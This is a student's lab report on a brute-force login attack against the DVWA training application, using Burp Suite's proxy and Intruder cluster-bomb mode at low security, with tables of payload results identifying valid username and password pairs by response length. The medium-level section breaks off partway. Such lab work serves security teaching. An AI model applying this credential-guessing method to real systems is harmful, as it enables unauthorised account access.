IT APP. SEC. LAB FILE

To- Dr. Gopal Rawat

Name- Dhairya Jain
Sap ID- 500105432
Batch- CSF-B1


Aim- *Brute force attack*

To do the following:


- Perform Brute force attack on DVWA.
- Perform the attack under low, medium, and high security scenario.

Configuring burp suit-


- First On kali machine open dvwa




- Open burp suit on kali Linux and create a temporary project then start burp suit.




- Now go to proxy section on burp suit and open proxy settings now note down the IP address and port number and close the setting
- IP address- 127.0.0.1
- Port- 8080



- Now go to Firefox and open setting and then search proxy



- Now click on settings and in connection setting select manual proxy configuration
- Then in HTTP Proxy write the IP address and port noted from burp suit and then click ok




- Now burp suit is being configured for preforming attack

Preforming brute force attack-


Low level

- After configuring burp suit now set the dvwa to level


- Now go to burp suit go to proxy and change intercept off to on




- Now go to Firefox and on dvwa low level open brute force and type admin in username and anything in password




- Now go to burp suit and you can see that the details of dvwa is intercepted by burp suit like URL, username, password, host IP, browser detail, webpage details, connection, cookies.
- Now after analyzing right click and click on send to intruder and similarly send to repeater also







- Now highlight username and password one by one and after highlighting click on add




- Now select attack type cluster bomb



- Now go to payloads and select payload set 1 and payload type simple list to create list of user names




- Now in payload settings on by one add username




- Now select payload set 2 and payload type simple list to create list of passwords

- Now in payload settings on by one add passwords




- Now start the attack




Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	success	Comment
0			200			4882		
1	admin	dhairya	200			4882		
2	god	dhairya	200			4882		
3	gordonb	dhairya	200			4882		
4	1234	dhairya	200			4882		
5	1337	dhairya	200			4882		
6	admin	password	200			4947		
7	god	password	200			4882		
8	gordonb	password	200			4882		
9	1234	password	200			4882		
10	1337	password	200			4882		
11	admin	abc123	200			4882		
12	god	abc123	200			4882		
13	gordonb	abc123	200			4951		
14	1234	abc123	200			4882		
15	1337	abc123	200			4882		
16	admin	test	200			4882		
17	god	test	200			4882		
18	gordonb	test	200			4882		
19	1234	test	200			4882		
20	1337	test	200			4882		
21	admin	charley	200			4882		
22	god	charley	200			4882		
23	gordonb	charley	200			4882		
24	1234	charley	200			4882		
25	1337	charley	200			4945		

- Now to identify the successful username and password sort the length in descending order



Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	success	Comment
13	gordonb	abc123	200			4951		
6	admin	password	200			4947		
25	1337	charley	200			4945		
0			200			4882		
1	admin	dhairya	200			4882		
2	god	dhairya	200			4882		
3	gordonb	dhairya	200			4882		
4	1234	dhairya	200			4882		
5	1337	dhairya	200			4882		
7	god	password	200			4882		
8	gordonb	password	200			4882		
9	1234	password	200			4882		
10	1337	password	200			4882		
11	admin	abc123	200			4882		
12	god	abc123	200			4882		
14	1234	abc123	200			4882		
15	1337	abc123	200			4882		
16	admin	test	200			4882		
17	god	test	200			4882		
18	gordonb	test	200			4882		
19	1234	test	200			4882		
20	1337	test	200			4882		
21	admin	charley	200			4882		
22	god	charley	200			4882		
23	gordonb	charley	200			4882		
24	1234	charley	200			4882		


- We had analyze that except 3 username and password all the username and password combination have same length so the user name and password with different length are the correct username and password combination.




Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	success	Comment
13	gordonb	abc123	200			4951		
6	admin	password	200			4947		
25	1337	charley	200			4945		

Medium level-


- Open dvwa brute force on medium security level




- Now go to burp suit then go to proxy and turn on intercept




- Now go to Firefox and enter wrong username and password
- I had entered wrong password




- Now go to burp suit you can see the details has been intercepted like URL , username , password , host IP , browser details , web site details and cookies




- Now right click and send the details to intruder



